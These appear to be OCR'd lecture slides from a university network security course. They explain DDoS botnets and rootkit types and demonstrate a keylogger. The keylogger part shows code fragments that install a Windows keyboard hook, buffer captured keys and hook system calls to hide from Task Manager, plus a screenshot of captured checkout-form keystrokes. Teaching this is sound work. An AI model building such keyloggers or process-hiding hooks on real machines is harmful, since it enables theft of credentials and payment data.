
Detailed Steps (2)

2 Attacker secretly installs zombie agent programs, turning unsecured computers into zombies




Detailed Steps (3)

3 Zombie agents ``phone home" and connect to a master server




Detailed Steps (4)

4 Attacker sends commands to Master Server to launch a DDoS attack against a targeted system




Detailed Steps (5)

5 Master Server sends signal to zombies to launch attack on targeted system



Detailed Steps (6)

6 Targeted system is overwhelmed by zombie requests, denying requests from normal users




Rootkit

- Software used after system compromise to:
  - Hide the attacker's presence
  - Provide backdoors for easy reentry
- Simple rootkits:
  - Modify user programs (ls, ps)
  - Detectable by tools like Tripwire
- Sophisticated rootkits:
  - Modify the kernel itself
  - Hard to detect from userland


Rootkit Classification

Application-level Rootkit




Hxdef, NTIllusion

Traditional RootKit



Lrk5, t0rn


Kernel-level RootKit



Shadow Walker, adore


Rootkit Classification

Under-Kernel RootKit



SubVirt, ``Blue Pill''


Keylogger


Keylogger (Running) - Microsoft Visual Studio
File Edit View Project Build Debug Team Data Tools Test Analyze Window Help
Firefox
安全結帳 - Apple Sto...
Apple Inc. (US) https://store.apple.com/tw/checkout
Google
付款
與運送資訊相同
訂單聯絡人
Wu
Yusung
300
白天電話
區域號碼
手提電話 (可選擇填寫)
ysw@cs.nctu.edu.tw
帳單地址
縣 / 市
地址
附加詳細地址 (可選擇填寫)
郵遞區號
郵遞區號查詢
VISA
5100210012341234
123
到期
月
年
訂單摘要
購物車小計 NT$ 24,286
免費運送 NT$ 0
估計稅金 NT$ 1,214
總計 含稅
NT$ 25,500
帳戶
購物車中的項目：
iPad 2 搭配 Wi-Fi + 3G 64
出貨: 1-2 個星期
送達: Delivered within 5 business
產品編號: MC984TA/A
Keylogger
W[VK_SHIFT UP]uY[VK_SHIFT UP]usung300ysw@[VK_SHIFT UP]cs.nctu.edu.tw
5100210012341234123
Move Window
OK
Cancel
Ready
INS

Keylogger

```
BOOL __declspec(dllexport)  InstallHook()
{
    hkb=SetWindowsHookEx(WH_KEYBOARD,(HOOKPROC)KeyboardProc, g_hModule,0);

    return TRUE;
}
```




```
#pragma data_seg (".keybuf")
int idxHead = 0;
int cntKeys = 0;
char keyBuf[1024] = {0};
#pragma data_seg()
#pragma comment(linker, "/section:.keybuf,rws")
```

Hiding from TaskManager

```
PI hkNtQuerySystemInformation(
SYSTEM_INFORMATION_CLASS SystemInformationClass,
PVOID SystemInformation,
```

D:\Documents\svn_Hank\nctu\Courses\2011 網路安全實務\cod...

```
Target process ID : 6668
```

```
[ hkLoadLibraryA(   LPCSTR lpFileName)

mod = LoadLibraryA(lpFileName);
oadedModule(hmod);
```

Windows 工作管理員

檔案(F) 選項(O) 檢視(V) 說明(H)

